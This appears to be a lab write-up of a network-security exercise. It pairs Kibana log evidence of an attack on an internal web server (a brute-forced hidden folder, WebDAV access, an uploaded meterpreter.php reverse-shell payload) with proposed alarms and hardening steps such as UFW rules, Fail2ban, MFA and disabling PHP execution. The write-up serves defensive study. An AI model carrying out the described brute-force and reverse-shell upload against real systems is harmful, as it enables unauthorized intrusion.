
2 hits

May 9, 2022 @ 14:00:00.000 - May 9, 2022 @ 16:30:00.000 — Minute

Time	http.response.status_code
May 9, 2022 @ 15:08:15.731	301
May 9, 2022 @ 15:08:15.674	301


16,285 attempts were made, resulting in HTTP Response code 401. The 16,286th attempt, was successful with HTTP Response code 301, page redirect to the secret folder.

Analysis: Finding the WebDAV Connection



Time	_source
May 9, 2022 @ 15:40:34.970	url.path: /webdav @timestamp: May 9, 2022 @ 15:40:34.970 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 529B event.start: May 9, 2022 @ 15:40:34.970 event.end: May 9, 2022 @ 15:40:34.970 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.5 method: propfind source.ip: 192.168.1.90 source.port: 57604 source.bytes: 421B status: OK ecs.version: 1.5.0

- There were 18 requests made to /webdav directory.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	18
http://192.168.1.105/webdav/meterpreter.php	4

- The file requested was called meterpreter.php.
  - Meterpreter.php contained the payload to setup a reverse TCP shell.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Setup an alert that would trigger when receiving high number of packets from a single source.

What threshold would you set to activate this alarm?

A threshold for the alert can be if a single source sends multiple packets (no more than 15) to top ports. This can be adjusted depending on false positives.

System Hardening

What configurations can be set on the host to mitigate port scans?

We can set the host to block all ICMP requests. The server is running Unbuntu 18.04 with UFW installed by default. The following rule can be added to `/etc/ufw/before.rules` .

Rule:

```
-A ufw-before-input -p icmp --icmp-type echo-request -j
DROP
```

Restart UFW firewall with the following command.

```
ufw disable && ufw enable
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm can be created to detect any external IP accessing the hidden directory.

What threshold would you set to activate this alarm?

Threshold should be set at five attempts from an external IP attempts accessing the hidden directory.

System Hardening

What configuration can be set on the host to block unwanted access?

Block all incoming connections and create a whitelist based table for approved IPs connecting to the the hidden directory.

Enforce MFA for authentication, even if coming from an IP on the whitelist table.

Setup a separate server for file shares and make it available to the internal network only.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Create an alarm that it's triggered after several attempts have been made to login into the account.

What threshold would you set to activate this alarm?

The threshold should be set at five attempts before the alarm is triggered.

System Hardening

What configuration can be set on the host to block brute force attacks?

Set up Apache's **Fail2ban** service and restrict access to internal IPs using UFW.

Configure automatic account lockout if failed login more than five times.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Since this service shouldn’t be seeing that much traffic, an alarm should be created anytime a connection is successfully established.

What threshold would you set to activate this alarm?

Anytime a connection is successfully made.

System Hardening

What configuration can be set on the host to control access?

Limit access to the server to internal network only. If external access is necessary, limit access to this resource through a VPN connection and leveraging MFA.

We can also enforce employee policies with training on best practices of not storing passwords on a file that’s stored on a server. Implementation of a Password Manager could help with this.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Create an alarm to detect any HTTP POST or PUT requests. Another alarm could be set for any file with extension ending in *.php is uploaded. Lastly a last alarm could be set for port **4444** since it's the default Metasploit listener port, although I'm unsure how effective this last method can be since it the default port can be changed.

What threshold would you set to activate this alarm?

A notification should be sent as soon as an HTTP POST or PUT is detected, the same for the file upload. Lastly any the alarm for port **4444** should be set at any point a connection is successfully established.

System Hardening

What configuration can be set on the host to block file uploads?

The easiest way would be to disable Webdav if it's not necessary to use.

We can also disable the PHP engine to the shared folder in question in `.htaccess`.

```
php_flag engine off
```

This will stop the execution of arbitrary code.

Reference: https://stackoverflow.com/questions/5689423/how-to-ban-all-executable-files-on-apache

The End